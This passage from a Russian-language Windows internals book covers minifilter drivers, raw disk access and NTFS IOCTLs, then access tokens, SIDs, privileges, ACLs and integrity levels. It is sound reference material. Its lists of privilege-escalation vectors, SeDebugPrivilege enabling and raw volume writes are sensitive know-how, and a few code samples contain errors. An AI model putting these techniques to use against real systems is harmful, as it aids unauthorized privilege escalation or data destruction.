    FilterSendMessage(port, &cmd, sizeof(cmd), NULL, 0, &bytesReturned);

    // Получение уведомлений
    BYTE buffer[sizeof(FILTER_MESSAGE_HEADER) + sizeof(NOTIFICATION)];
    while (TRUE) {
        hr = FilterGetMessage(port, (PFILTER_MESSAGE_HEADER)buffer,
            sizeof(buffer), NULL);
        if (SUCCEEDED(hr)) {
            NOTIFICATION* n = (NOTIFICATION*)(buffer + sizeof(FILTER_MESSAGE_HEADER));
            wprintf(L"Event %u: %s (PID: %u)\n", n->Type, n->FileName, n->ProcessId);
        }
    }

    CloseHandle(port);
    return 0;
}
```

11.10. Fast I/O

11.10.1. Концепция

Fast I/O — оптимизация для кешированных файлов, позволяющая обойти создание IRP:

```
IRP путь:  
NtReadFile → IoCallDriver → IRP → FS dispatch → CcCopyRead → Cache
```

```
Fast I/O путь:  
NtReadFile → FsRtlCopyRead → Direct copy from cache  
(минуя IRP и device stack)
```

Fast I/O может **провалиться** (вернуть FALSE), если данные не в кеше или файл заблокирован. Тогда I/O Manager автоматически переходит на IRP.

11.10.2. Fast I/O в minifilters

Filter Manager автоматически транслирует Fast I/O. Minifilter может запретить его:

```
FLT_PREOP_CALLBACK_STATUS PreRead(  
    PFLT_CALLBACK_DATA Data,  
    PCFLT_RELATED_OBJECTS FltObjects,  
    PVOID *CompletionContext  
) {  
    if (FLT_IS_FASTIO_OPERATION(Data)) {  
        // Запрет Fast I/O для мониторируемых файлов  
        PMY_STREAM_CTX ctx;  
        if (NT_SUCCESS(FltGetStreamContext(FltObjects→Instance,  
            FltObjects→FileObject, (PFLT_CONTEXT*)&ctx))) {  
            if (ctx→IsMonitored) {  
                FltReleaseContext((PFLT_CONTEXT)ctx);  
                return FLT_PREOP_DISALLOW_FASTIO;  
            }  
            FltReleaseContext((PFLT_CONTEXT)ctx);  
        }  
    }  
    return FLT_PREOP_SUCCESS_NO_CALLBACK;  
}
```

11.11. Raw Disk Access

11.11.1. Прямой доступ к тому

```
// Открытие тома  
HANDLE hVolume = CreateFileW(L"\\\\.\\C:",  
    GENERIC_READ, FILE_SHARE_READ | FILE_SHARE_WRITE,  
    NULL, OPEN_EXISTING, FILE_FLAG_NO_BUFFERING, NULL);  
  
// Чтение boot sector  
BYTE buffer[4096];  
DWORD bytesRead;  
ReadFile(hVolume, buffer, 4096, &bytesRead, NULL);  
  
// Физический диск  
HANDLE hDisk = CreateFileW(L"\\\\.\\PhysicalDrive0",  
    GENERIC_READ, FILE_SHARE_READ | FILE_SHARE_WRITE,  
    NULL, OPEN_EXISTING, FILE_FLAG_NO_BUFFERING, NULL);
```

11.11.2. Запись требует блокировки тома

```
DWORD ret;  
DeviceIoControl(hVolume, FSCTL_LOCK_VOLUME, NULL, 0, NULL, 0, &ret, NULL);  
DeviceIoControl(hVolume, FSCTL_DISMOUNT_VOLUME, NULL, 0, NULL, 0, &ret, NULL);  
// Теперь можно писать  
WriteFile(hVolume, data, dataSize, &bytesWritten, NULL);  
DeviceIoControl(hVolume, FSCTL_UNLOCK_VOLUME, NULL, 0, NULL, 0, &ret, NULL);
```

11.12. Недокументированные IOCTL

11.12.1. Файловые FSCTL

```
// MFT-запись файла (NTFS)
#define FSCTL_GET_NTFS_FILE_RECORD \
    CTL_CODE(FILE_DEVICE_FILE_SYSTEM, 26, METHOD_BUFFERED, FILE_ANY_ACCESS)

// Данные тома NTFS
#define FSCTL_GET_NTFS_VOLUME_DATA \
    CTL_CODE(FILE_DEVICE_FILE_SYSTEM, 25, METHOD_BUFFERED, FILE_ANY_ACCESS)

// Retrieval pointers (VCN→LCN mapping, для дефрагментации)
#define FSCTL_GET_RETRIEVAL_POINTERS \
    CTL_CODE(FILE_DEVICE_FILE_SYSTEM, 28, METHOD_NEITHER, FILE_ANY_ACCESS)

// Перемещение файла на диске
#define FSCTL_MOVE_FILE \
    CTL_CODE(FILE_DEVICE_FILE_SYSTEM, 29, METHOD_BUFFERED, FILE_SPECIAL_ACCESS)

// Raw чтение EFS-данных
#define FSCTL_READ_RAW_ENCRYPTED \
    CTL_CODE(FILE_DEVICE_FILE_SYSTEM, 56, METHOD_NEITHER, FILE_SPECIAL_ACCESS)

// Object ID
#define FSCTL_CREATE_OR_GET_OBJECT_ID \
    CTL_CODE(FILE_DEVICE_FILE_SYSTEM, 48, METHOD_BUFFERED, FILE_ANY_ACCESS)

// Offloaded Data Transfer (ODX)
#define FSCTL_OFFLOAD_READ \
    CTL_CODE(FILE_DEVICE_FILE_SYSTEM, 153, METHOD_BUFFERED, FILE_READ_ACCESS)
#define FSCTL_OFFLOAD_WRITE \
    CTL_CODE(FILE_DEVICE_FILE_SYSTEM, 154, METHOD_BUFFERED, FILE_WRITE_ACCESS)

// Duplicate Extents (block clone)
#define FSCTL_DUPLICATE_EXTENTS_TO_FILE \
    CTL_CODE(FILE_DEVICE_FILE_SYSTEM, 209, METHOD_BUFFERED, FILE_WRITE_ACCESS)
```

11.12.2. Дисковые IOCTL

```
// SCSI pass-through (произвольные SCSI команды)
#define IOCTL_SCSI_PASS_THROUGH \
    CTL_CODE(IOCTL_SCSI_BASE, 0x0401, METHOD_BUFFERED, \
        FILE_READ_ACCESS | FILE_WRITE_ACCESS)

// ATA pass-through (SMART, firmware, security)
#define IOCTL_ATA_PASS_THROUGH \
    CTL_CODE(IOCTL_SCSI_BASE, 0x040B, METHOD_BUFFERED, \
        FILE_READ_ACCESS | FILE_WRITE_ACCESS)

// SMART данные
#define SMART_GET_VERSION \
    CTL_CODE(IOCTL_DISK_BASE, 0x0020, METHOD_BUFFERED, FILE_READ_ACCESS)
#define SMART_RCV_DRIVE_DATA \
    CTL_CODE(IOCTL_DISK_BASE, 0x0022, METHOD_BUFFERED, \
        FILE_READ_ACCESS | FILE_WRITE_ACCESS)
```


11.12.3. Пример: получение MFT-записи

```
typedef struct {
    LARGE_INTEGER FileReferenceNumber;
} NTFS_FILE_RECORD_INPUT_BUFFER;

typedef struct {
    LARGE_INTEGER FileReferenceNumber;
    ULONG FileRecordLength;
    UCHAR FileRecordBuffer[1];
} NTFS_FILE_RECORD_OUTPUT_BUFFER;

BOOL GetMftRecord(HANDLE hVolume, ULONGLONG recordNumber) {
    NTFS_FILE_RECORD_INPUT_BUFFER input;
    input.FileReferenceNumber.QuadPart = (LONGLONG)recordNumber;

    BYTE output[sizeof(NTFS_FILE_RECORD_OUTPUT_BUFFER) + 1024];
    DWORD bytesReturned;

    if (DeviceIoControl(hVolume, FSCTL_GET_NTFS_FILE_RECORD,
        &input, sizeof(input), output, sizeof(output),
        &bytesReturned, NULL)) {
        NTFS_FILE_RECORD_OUTPUT_BUFFER* result =
            (NTFS_FILE_RECORD_OUTPUT_BUFFER*)output;
        printf("Record #%lld, Length: %u\n",
            result->FileReferenceNumber.QuadPart,
            result->FileRecordLength);
        return TRUE;
    }
    return FALSE;
}
```

11.13. Отладка Minifilter

WinDbg

```
!fltkd.filters           # Все загруженные minifilters
!fltkd.filter <address>  # Детали minifilter
!fltkd.instances         # Все instances
!fltkd.volumes           # Тома с attached filters
!fltkd.frames            # Filter Manager frames
!fltkd.cbd <address>     # FLT_CALLBACK_DATA
```

Командная строка

```
fltmc filters           # Список minifilters с altitude
fltmc instances         # Instances
fltmc volumes           # Тома с фильтрами
fltmc load MyFilter      # Загрузка
fltmc unload MyFilter    # Выгрузка
fltmc attach MyFilter C: "MyFilter Instance"
fltmc detach MyFilter C: "MyFilter Instance"
```

11.14. Антивирусное сканирование on-access

```
FLT_PREOP_CALLBACK_STATUS PreCreateAV(
    PFLT_CALLBACK_DATA Data,
    PCFLT_RELATED_OBJECTS FltObjects,
    PVOID *CompletionContext
) {
    if (Data->RequestorMode == KernelMode)
        return FLT_PREOP_SUCCESS_NO_CALLBACK;

    ULONG options = Data->Iopb->Parameters.Create.Options & 0x00FFFFFF;
    if (FlagOn(options, FILE_DIRECTORY_FILE))
        return FLT_PREOP_SUCCESS_NO_CALLBACK;

    ACCESS_MASK access =
        Data->Iopb->Parameters.Create.SecurityContext->DesiredAccess;
    BOOLEAN needScan = FlagOn(access, FILE_EXECUTE | FILE_WRITE_DATA);

    *CompletionContext = (PVOID)(ULONG_PTR)needScan;
    return needScan ? FLT_PREOP_SUCCESS_WITH_CALLBACK : FLT_PREOP_SUCCESS_NO_CALLBACK;
}

FLT_POSTOP_CALLBACK_STATUS PostCreateAV(
    PFLT_CALLBACK_DATA Data,
    PCFLT_RELATED_OBJECTS FltObjects,
    PVOID CompletionContext,
    FLT_POST_OPERATION_FLAGS Flags
) {
    if (FlagOn(Flags, FLTFL_POST_OPERATION_DRAINING) ||
        !NT_SUCCESS(Data->IoStatus.Status))
        return FLT_POSTOP_FINISHED_PROCESSING;

    if (!(BOOLEAN)(ULONG_PTR)CompletionContext)
        return FLT_POSTOP_FINISHED_PROCESSING;

    // Чтение первых 4 KB файла для сканирования
    PVOID buffer = ExAllocatePool2(PPOOL_FLAG_PAGED, 4096, 'nacS');
    if (!buffer) return FLT_POSTOP_FINISHED_PROCESSING;

    LARGE_INTEGER offset = {0};
    ULONG bytesRead;
    NTSTATUS status = FltReadFile(FltObjects->Instance, FltObjects->FileObject,
        &offset, 4096, buffer,
        FLTFL_IO_OPERATION_NON_CACHED | FLTFL_IO_OPERATION_DO_NOT_UPDATE_BYTE_OFFSET,
        &bytesRead, NULL, NULL);

    if (NT_SUCCESS(status) && bytesRead >= 2) {
        if (IsMalicious(buffer, bytesRead)) {
            FltCancelFileOpen(FltObjects->Instance, FltObjects->FileObject);
            Data->IoStatus.Status = STATUS_VIRUS_INFECTED;
            Data->IoStatus.Information = 0;
        }
    }

    ExFreePoolWithTag(buffer, 'nacS');
    return FLT_POSTOP_FINISHED_PROCESSING;
}
```

11.15. Выводы

Подсистема файлового ввода-вывода Windows — многоуровневая архитектура с I/O Manager и моделью IRP в центре. Filter Manager и minifilter-драйверы предоставляют структурированный, безопасный способ перехвата файловых операций, заменив проблемную модель legacy filters.

Ключевые аспекты: - **Pre/Post callbacks** — перехват операций до и после обработки FS - **Контексты** — ассоциация данных с файлами, потоками и томами - **Коммуникационные порты** — безопасное взаимодействие с user-mode - **Altitude** — детерминированный порядок обработки

Понимание этих механизмов необходимо для разработки антивирусов, DLP, шифрования, backup-систем и инструментов мониторинга.

ЧАСТЬ IV

Безопасность

Глава 12. Токены, привилегии и имперсонация

12.1. Введение: зачем нужны токены

Каждый процесс в Windows выполняется в определённом контексте безопасности. Этот контекст определяется **токеном доступа** (access token) — объектом ядра, который содержит идентификатор пользователя, список групп, набор привилегий и уровень целостности. Когда процесс обращается к защищённому ресурсу — файлу, ключу реестра, именованному каналу — менеджер объектов извлекает из токена необходимую информацию и сопоставляет её со списком контроля доступа (ACL) объекта.

Понимание внутреннего устройства токенов, привилегий и механизма имперсонации критически важно для: - Анализа уязвимостей повышения привилегий (privilege escalation) - Разработки инструментов безопасности и аудита - Понимания UAC и механизмов ограничения доступа - Цифровой криминалистики и incident response - Тестирования на проникновение (penetration testing)

12.2. Структура ACCESS_TOKEN

12.2.1. Ядерная структура TOKEN

Токен — это объект ядра типа `Token`, управляемый Security Reference Monitor (SRM). Внутренняя структура `TOKEN` (из `ntoskrnl.exe`) не документирована, но реконструирована через отладочные символы:

```
typedef struct _TOKEN {
    TOKEN_SOURCE TokenSource;           // Источник токена (8+4 байта)
    LUID TokenId;                       // Уникальный ID токена
    LUID AuthenticationId;              // LUID сеанса аутентификации
    LUID ParentTokenId;                 // ID родительского токена
    LARGE_INTEGER ExpirationTime;       // Время истечения (обычно не используется)
    PERESOURCE TokenLock;               // Блокировка для синхронизации
    LUID ModifiedId;                    // ID модификации (изменяется при каждом изменении)
    SEP_TOKEN_PRIVILEGES Privileges;     // Привилегии (present, enabled, defaults)
    LUID_AND_ATTRIBUTES UserAndGroups[ANYSIZE_ARRAY]; // SID пользователя + группы
    PSID PrimaryGroup;                  // Основная группа
    PACL DefaultDacl;                  // DACL по умолчанию
    TOKEN_TYPE TokenType;               // Primary или Impersonation
    SECURITY_IMPERSONATION_LEVEL ImpersonationLevel; // Уровень имперсонации
    ULONG SessionId;                    // ID сеанса (Terminal Services)
    ULONG TokenFlags;                   // Флаги токена
    BOOLEAN TokenInUse;                 // Токен используется потоком
    ULONG IntegrityLevelIndex;           // Индекс уровня целостности в UserAndGroups
    ULONG MandatoryPolicy;               // Политика Mandatory Integrity Control
    SEP_LOGON_SESSION_REFERENCES* LogonSession; // Сеанс входа
    LUID OriginatingLogonSession;        // Исходный сеанс
    SID_AND_ATTRIBUTES_HASH SidHash;     // Хэш для быстрого поиска SID
    SID_AND_ATTRIBUTES_HASH RestrictedSidHash;
    PSECURITY_TOKEN_PROXY_DATA pSecurityAttributes; // Claims (Windows 8+)
    PVOID Package;                       // Package SID (для AppContainers)
    PSID_AND_ATTRIBUTES Capabilities;    // Capabilities (для AppContainers)
    ULONG CapabilityCount;
    PSID AppContainerSid;                // AppContainer SID
    ULONG AppContainerNumber;
    // ... дополнительные поля
} TOKEN, *PTOKEN;
```

12.2.2. SEP_TOKEN_PRIVILEGES

Привилегии хранятся в виде битовых масок:

```
typedef struct _SEP_TOKEN_PRIVILEGES {
    ULONGLONG Present;           // Какие привилегии назначены
    ULONGLONG Enabled;          // Какие привилегии включены
    ULONGLONG EnabledByDefault; // Какие включены по умолчанию
} SEP_TOKEN_PRIVILEGES;
```

Каждый бит соответствует определённой привилегии (по LUID). Например, бит 20 = `SeDebugPrivilege`.

12.2.3. Просмотр токена через WinDbg

```
!token <token_address>          // Детальный дамп токена
!process <addr> 1                // Показывает TokenAddress
dt nt!_TOKEN <address>          // Просмотр структуры
```

12.3. SID (Security Identifier)

12.3.1. Формат SID

SID — уникальный идентификатор субъекта безопасности (пользователя, группы, компьютера):

```
typedef struct _SID {
    UCHAR Revision;           // Всегда 1
    UCHAR SubAuthorityCount;   // Количество sub-authorities (1-15)
    SID_IDENTIFIER_AUTHORITY IdentifierAuthority; // 6 байт
    ULONG SubAuthority[ANYSIZE_ARRAY]; // Массив sub-authorities
} SID, *PSID;
```

Строковое представление: `S-R-I-S1-S2-...-Sn`

Примеры:

```
S-1-5-18           = Local System (NT AUTHORITY\SYSTEM)
S-1-5-19           = Local Service
S-1-5-20           = Network Service
S-1-5-32-544       = Administrators (built-in)
S-1-5-32-545       = Users (built-in)
S-1-5-21<domain>-500 = Domain Administrator
S-1-5-21<domain>-1001 = Обычный пользователь
S-1-16-12288       = High Integrity Level
S-1-16-8192        = Medium Integrity Level
S-1-16-4096        = Low Integrity Level
S-1-16-0           = Untrusted Integrity Level
S-1-15-2-1         = All Application Packages (AppContainer)
```

12.3.2. Well-Known SIDs

SID	Строковая форма	Описание
S-1-0-0	Nobody	Null SID
S-1-1-0	Everyone	Все пользователи
S-1-2-0	Local	Локальные пользователи
S-1-3-0	Creator Owner	Создатель-владелец
S-1-5-7	Anonymous	Анонимный вход
S-1-5-11	Authenticated Users	Аутентифицированные пользователи
S-1-5-18	SYSTEM	Local System
S-1-5-32-544	BUILTIN\Administrators	Администраторы
S-1-5-32-545	BUILTIN\Users	Пользователи
S-1-5-83-0	NT VIRTUAL MACHINE\Virtual Machines	Виртуальные машины Hyper-V
S-1-5-113	Local Account	Любая локальная учётная запись

12.3.3. Работа с SID

```
// Получение SID текущего пользователя
HANDLE hToken;
OpenProcessToken(GetCurrentProcess(), TOKEN_QUERY, &hToken);

BYTE buffer[256];
TOKEN_USER* pUser = (TOKEN_USER*)buffer;
DWORD returnLength;
GetTokenInformation(hToken, TokenUser, pUser, sizeof(buffer), &returnLength);

// Преобразование SID в строку
LPWSTR sidString;
ConvertSidToStringSidW(pUser->User.Sid, &sidString);
wprintf(L"User SID: %s\n", sidString);
LocalFree(sidString);

// Преобразование строки в SID
PSID pSid;
ConvertStringSidToSidW(L"S-1-5-32-544", &pSid);
```

```
# PowerShell: получение SID
[System.Security.Principal.WindowsIdentity]::GetCurrent().User.Value
# S-1-5-21- ...-1001

# Все группы текущего пользователя
whoami /groups /fo csv | ConvertFrom-Csv
```

12.4. Группы в токене

12.4.1. SID_AND_ATTRIBUTES

Каждая группа в токене представлена структурой `SID_AND_ATTRIBUTES`:

```
typedef struct _SID_AND_ATTRIBUTES {
    PSID Sid;
    ULONG Attributes; // Флаги атрибутов группы
} SID_AND_ATTRIBUTES, *PSID_AND_ATTRIBUTES;
```

12.4.2. Атрибуты групп

```
#define SE_GROUP_MANDATORY          0x00000001 // Обязательная группа
#define SE_GROUP_ENABLED_BY_DEFAULT 0x00000002 // Включена по умолчанию
#define SE_GROUP_ENABLED           0x00000004 // Включена (активна)
#define SE_GROUP_OWNER             0x00000008 // Группа-владелец
#define SE_GROUP_USE_FOR_DENY_ONLY 0x00000010 // Только для deny ACE
#define SE_GROUP_INTEGRITY         0x00000020 // Группа целостности
#define SE_GROUP_INTEGRITY_ENABLED 0x00000040 // Целостность активна
#define SE_GROUP_LOGON_ID          0xC0000000 // Logon SID
#define SE_GROUP_RESOURCE          0x20000000 // Domain-local группа
```

Группа с флагом `SE_GROUP_USE_FOR_DENY_ONLY` не может предоставлять доступ — только запрещать. Это ключевой механизм restricted tokens и UAC filtered tokens.

12.4.3. Перечисление групп

```
HANDLE hToken;
OpenProcessToken(GetCurrentProcess(), TOKEN_QUERY, &hToken);

BYTE buffer[4096];
TOKEN_GROUPS* groups = (TOKEN_GROUPS*)buffer;
DWORD returnLength;
GetTokenInformation(hToken, TokenGroups, groups, sizeof(buffer), &returnLength);

for (DWORD i = 0; i < groups->GroupCount; i++) {
    LPWSTR sidStr;
    ConvertSidToStringSidW(groups->Groups[i].Sid, &sidStr);

    WCHAR name[256], domain[256];
    DWORD nameLen = 256, domainLen = 256;
    SID_NAME_USE use;
    LookupAccountSidW(NULL, groups->Groups[i].Sid,
        name, &nameLen, domain, &domainLen, &use);

    wprintf(L" %s\\%s (%s) Attrs: 0x%08X\n",
        domain, name, sidStr, groups->Groups[i].Attributes);
    LocalFree(sidStr);
}
```

12.5. Привилегии

12.5.1. Обзор системы привилегий

Привилегии — это разрешения, предоставляемые учётным записям для выполнения системных операций, которые не контролируются ACL. В отличие от ACL, привилегии применяются глобально, а не к конкретным объектам.

Каждая привилегия идентифицируется LUID (Locally Unique Identifier):

```
// Получение LUID по имени привилегии
LUID luid;
LookupPrivilegeValueW(NULL, SE_DEBUG_NAME, &luid);
// luid.LowPart = 20, luid.HighPart = 0
```


12.5.2. Полный список привилегий

LUID	Имя константы	Описание
2	SeCreateTokenPrivilege	Создание токенов
3	SeAssignPrimaryTokenPrivilege	Замена токена процесса
4	SeLockMemoryPrivilege	Блокировка страниц в памяти
5	SeIncreaseQuotaPrivilege	Увеличение квот процесса
7	SeTcbPrivilege	Действие от имени части ОС (TCB)
8	SeSecurityPrivilege	Управление аудитом и журналом
9	SeTakeOwnershipPrivilege	Взятие во владение
10	SeLoadDriverPrivilege	Загрузка/выгрузка драйверов
11	SeSystemProfilePrivilege	Профилирование системы
12	SeSystemtimePrivilege	Изменение системного времени
13	SeProfileSingleProcessPrivilege	Профилирование процесса
14	SeIncreaseBasePriorityPrivilege	Увеличение приоритета планирования
15	SeCreatePagefilePrivilege	Создание файла подкачки
16	SeCreatePermanentPrivilege	Создание постоянных shared-объектов
17	SeBackupPrivilege	Резервное копирование (bypass ACL чтение)
18	SeRestorePrivilege	Восстановление (bypass ACL запись)
19	SeShutdownPrivilege	Завершение работы системы
20	SeDebugPrivilege	Отладка программ
21	SeAuditPrivilege	Генерация записей аудита
22	SeSystemEnvironmentPrivilege	Изменение firmware environment
23	SeChangeNotifyPrivilege	Bypass traverse checking
24	SeRemoteShutdownPrivilege	Удалённое завершение работы
25	SeUndockPrivilege	Извлечение из док-станции
28	SeManageVolumePrivilege	Управление томами
29	SeImpersonatePrivilege	Имперсонация клиента
30	SeCreateGlobalPrivilege	Создание глобальных объектов
31	SeTrustedCredManAccessPrivilege	Доступ к Credential Manager
32	SeRelabelPrivilege	Изменение integrity level объекта
33	SeIncreaseWorkingSetPrivilege	Увеличение working set
34	SeTimeZonePrivilege	Изменение часового пояса
35	SeCreateSymbolicLinkPrivilege	Создание символических ссылок
36	SeDelegateSessionUserImpersonatePrivilege	Делегирование

12.5.3. Наиболее опасные привилегии

Некоторые привилегии эквивалентны полному контролю над системой:

- **SeDebugPrivilege:** позволяет открыть любой процесс, включая SYSTEM, с полным доступом. Классический вектор privilege escalation.
- **SeBackupPrivilege / SeRestorePrivilege:** bypass ACL при чтении/записи. Позволяет читать SAM/SYSTEM hives.
- **SeTakeOwnershipPrivilege:** возможность стать владельцем любого объекта.
- **SeLoadDriverPrivilege:** загрузка произвольного драйвера = выполнение кода в kernel mode.
- **SeTcbPrivilege:** присваивается только SYSTEM. Позволяет создавать токены.
- **SeAssignPrimaryTokenPrivilege:** замена токена процесса.
- **SelmpersonatePrivilege:** необходима для имперсонации через named pipes (potato attacks).
- **SeCreateTokenPrivilege:** создание произвольных токенов через NtCreateToken.

12.5.4. Управление привилегиями

```
// Включение привилегии
BOOL EnablePrivilege(LPCWSTR privilegeName, BOOL enable) {
    HANDLE hToken;
    if (!OpenProcessToken(GetCurrentProcess(),
        TOKEN_ADJUST_PRIVILEGES | TOKEN_QUERY, &hToken))
        return FALSE;

    TOKEN_PRIVILEGES tp;
    tp.PrivilegeCount = 1;
    LookupPrivilegeValueW(NULL, privilegeName, &tp.Privileges[0].Luid);
    tp.Privileges[0].Attributes = enable ? SE_PRIVILEGE_ENABLED : 0;

    BOOL result = AdjustTokenPrivileges(hToken, FALSE, &tp, 0, NULL, NULL);
    DWORD error = GetLastError();
    CloseHandle(hToken);

    return result && error != ERROR_NOT_ALL_ASSIGNED;
}

// Использование:
EnablePrivilege(SE_DEBUG_NAME, TRUE);

// Прямой вызов NtAdjustPrivilegesToken:
NTSTATUS NtAdjustPrivilegesToken(
    HANDLE TokenHandle,
    BOOLEAN DisableAllPrivileges,
    PTOKEN_PRIVILEGES NewState,
    ULONG BufferLength,
    PTOKEN_PRIVILEGES PreviousState,
    PULONG ReturnLength
);
```

```
# PowerShell: просмотр привилегий
whoami /priv

# Включение привилегии через .NET
$identity = [System.Security.Principal.WindowsIdentity]::GetCurrent()
$identity.Token
```

12.5.5. Привилегии и Access Check

Привилегии проверяются отдельно от ACL. Типичный поток:

```
Запрос доступа к объекту:
1. SeAccessCheck() проверяет ACL
2. Если ACL отказывает, проверяются привилегии:
   - SeBackupPrivilege → разрешить READ_CONTROL, ACCESS_SYSTEM_SECURITY
   - SeRestorePrivilege → разрешить WRITE_DAC, WRITE_OWNER, DELETE
   - SeTakeOwnershipPrivilege → разрешить WRITE_OWNER
   - SeSecurityPrivilege → разрешить ACCESS_SYSTEM_SECURITY (SACL)
3. Если привилегия включена и применима → доступ разрешён
4. Привилегия должна быть enabled (не просто present!)
```

12.6. ACL, DACL и SACL

12.6.1. Security Descriptor

Каждый защищённый объект имеет Security Descriptor:

```
typedef struct _SECURITY_DESCRIPTOR {
    UCHAR Revision;           // 1
    UCHAR Sbz1;               // Padding
    SECURITY_DESCRIPTOR_CONTROL Control; // Флаги
    PSID Owner;               // SID владельца
    PSID Group;               // SID группы
    PACL Sacl;                // System ACL (аудит)
    PACL Dacl;                // Discretionary ACL (доступ)
} SECURITY_DESCRIPTOR;
```

12.6.2. DACL (Discretionary Access Control List)

DACL содержит список ACE (Access Control Entries), определяющих, кому разрешён или запрещён доступ:

```
typedef struct _ACL {
    UCHAR AclRevision;        // 2 или 4
    UCHAR Sbz1;
    USHORT AclSize;           // Общий размер ACL
    USHORT AceCount;          // Количество ACE
    USHORT Sbz2;
} ACL;

typedef struct _ACCESS_ALLOWED_ACE {
    ACE_HEADER Header;        // Type, Flags, Size
    ACCESS_MASK Mask;         // Маска доступа
    ULONG SidStart;           // Начало SID
} ACCESS_ALLOWED_ACE;

typedef struct _ACE_HEADER {
    UCHAR AceType;            // ACCESS_ALLOWED_ACE_TYPE (0), DENIED (1), etc
    UCHAR AceFlags;           // INHERITED_ACE, CONTAINER_INHERIT_ACE, etc.
    USHORT AceSize;
} ACE_HEADER;
```

12.6.3. Типы ACE

```
#define ACCESS_ALLOWED_ACE_TYPE      0x00 // Разрешить доступ
#define ACCESS_DENIED_ACE_TYPE       0x01 // Запретить доступ
#define SYSTEM_AUDIT_ACE_TYPE        0x02 // Аудит (в SACL)
#define SYSTEM_ALARM_ACE_TYPE        0x03 // Тревога (не реализовано)
#define ACCESS_ALLOWED_OBJECT_ACE_TYPE 0x05 // Object ACE (Active Directory)
#define ACCESS_DENIED_OBJECT_ACE_TYPE 0x06
#define SYSTEM_MANDATORY_LABEL_ACE_TYPE 0x11 // Mandatory Integrity Label
#define SYSTEM_RESOURCE_ATTRIBUTE_ACE_TYPE 0x12 // Resource attribute (Claims)
#define SYSTEM_SCOPED_POLICY_ID_ACE_TYPE 0x13 // Scoped policy
#define SYSTEM_PROCESS_TRUST_LABEL_ACE_TYPE 0x14 // Process trust label
#define SYSTEM_ACCESS_FILTER_ACE_TYPE 0x15 // Access filter
```

12.6.4. Порядок оценки ACE

DACL оценивается сверху вниз, с ранним выходом:

1. Deny ACE проверяются первыми (при стандартном порядке)
2. Allow ACE проверяются далее
3. Если SID запрашивающего совпадает с SID в deny ACE → отказ
4. Если SID совпадает с allow ACE → доступ предоставляется (для запрошенных прав)
5. Если ни один ACE не применим → отказ (по умолчанию)

Canonical ACE ordering:

1. Explicit Deny ACEs
2. Explicit Allow ACEs
3. Inherited Deny ACEs
4. Inherited Allow ACEs

12.6.5. Null DACL vs Empty DACL

Критическое различие: - **Null DACL** (DACL == NULL): объект **полностью доступен** всем. Крайне опасно! - **Empty DACL** (DACL с AceCount == 0): объект **недоступен** никому (кроме владельца через SeTakeOwnership).

```
// Создание Security Descriptor с null DACL (ОПАСНО!)
SECURITY_DESCRIPTOR sd;
InitializeSecurityDescriptor(&sd, SECURITY_DESCRIPTOR_REVISION);
SetSecurityDescriptorDacl(&sd, TRUE, NULL, FALSE); // ← null DACL

// Создание SD с empty DACL (более безопасно)
ACL emptyAcl;
InitializeAcl(&emptyAcl, sizeof(ACL), ACL_REVISION);
SetSecurityDescriptorDacl(&sd, TRUE, &emptyAcl, FALSE);
```

12.6.6. SACL (System Access Control List)

SACL определяет, какие операции доступа будут записаны в журнал безопасности (Security Event Log). Для чтения/записи SACL требуется привилегия **SeSecurityPrivilege**.

SACL также содержит Mandatory Label ACE для Mandatory Integrity Control (MIC).

```
// Получение SACL объекта
PSECURITY_DESCRIPTOR pSD;
GetNamedSecurityInfoW(L"C:\\test.txt", SE_FILE_OBJECT,
    SACL_SECURITY_INFORMATION | LABEL_SECURITY_INFORMATION,
    NULL, NULL, NULL, NULL, &pSD);
```

12.7. Integrity Levels и Mandatory Integrity Control (MIC)

12.7.1. Концепция

MIC добавляет mandatory access control поверх discretionary ACL. Каждый субъект (токен) и объект имеют уровень целостности (integrity level):

Integrity Levels:

System	(S-1-16-16384)	= 16384	← SYSTEM, kernel
High	(S-1-16-12288)	= 12288	← Elevated admin
Medium	(S-1-16-8192)	= 8192	← Обычный пользователь
Low	(S-1-16-4096)	= 4096	← Sandbox (IE, Edge, Chrome)
Untrusted	(S-1-16-0)	= 0	← Максимально ограниченный

12.7.2. Правила MIC

Процесс с низким integrity level не может: - **Записывать** (GENERIC_WRITE) в объекты с более высоким IL (NO_WRITE_UP) - **Читать** в некоторых случаях (NO_READ_UP — не по умолчанию) - **Выполнять** в некоторых случаях (NO_EXECUTE_UP)

По умолчанию используется политика NO_WRITE_UP: процесс с Medium IL может читать объекты с High IL, но не может в них записывать.

```
// Mandatory Label ACE в SACL:
typedef struct _SYSTEM_MANDATORY_LABEL_ACE {
    ACE_HEADER Header;           // AceType = 0x11
    ACCESS_MASK Mask;           // SYSTEM_MANDATORY_LABEL_NO_WRITE_UP (0x01)
                                // SYSTEM_MANDATORY_LABEL_NO_READ_UP (0x02)
                                // SYSTEM_MANDATORY_LABEL_NO_EXECUTE_UP (0x04)
    ULONG SidStart;             // Integrity Level SID
} SYSTEM_MANDATORY_LABEL_ACE;
```

12.7.3. Установка Integrity Level

```
// Понижение IL файла до Low
PACL pSacl = NULL;
PSECURITY_DESCRIPTOR pSD = NULL;

// Создание Mandatory Label ACE
BYTE buffer[SECURITY_MAX_SID_SIZE + sizeof(SYSTEM_MANDATORY_LABEL_ACE)];
SYSTEM_MANDATORY_LABEL_ACE* pAce = (SYSTEM_MANDATORY_LABEL_ACE*)buffer;
pAce->Header.AceType = SYSTEM_MANDATORY_LABEL_ACE_TYPE;
pAce->Header.AceFlags = 0;
pAce->Mask = SYSTEM_MANDATORY_LABEL_NO_WRITE_UP;

PSID pLowSid;
ConvertStringSidToSidW(L"S-1-16-4096", &pLowSid);
CopySid(GetLengthSid(pLowSid), &pAce->SidStart, pLowSid);
pAce->Header.AceSize = sizeof(SYSTEM_MANDATORY_LABEL_ACE) - sizeof(ULONG) +
    GetLengthSid(pLowSid);

SetNamedSecurityInfoW(L"C:\\test.txt", SE_FILE_OBJECT,
    LABEL_SECURITY_INFORMATION, NULL, NULL, NULL, pSacl);
```

```
# PowerShell: просмотр integrity level
icacls C:\\test.txt
# Вывод: Mandatory Label\\Low Mandatory Level:(NW)

# Установка Low integrity
icacls C:\\test.txt /setintegritylevel Low
```

12.8. Типы токенов

12.8.1. PrimaryToken

Primary Token назначается процессу при создании и определяет контекст безопасности процесса. Каждый процесс имеет ровно один primary token, хранящийся в `EPROCESS.Token` (как `EX_FAST_REF`).

```
// Получение primary token процесса
HANDLE hToken;
OpenProcessToken(hProcess, TOKEN_QUERY, &hToken);

// Или из ядра:
// PTOken token = (PTOKEN)PsReferencePrimaryToken(Process);
```

12.8.2. Impersonation Token

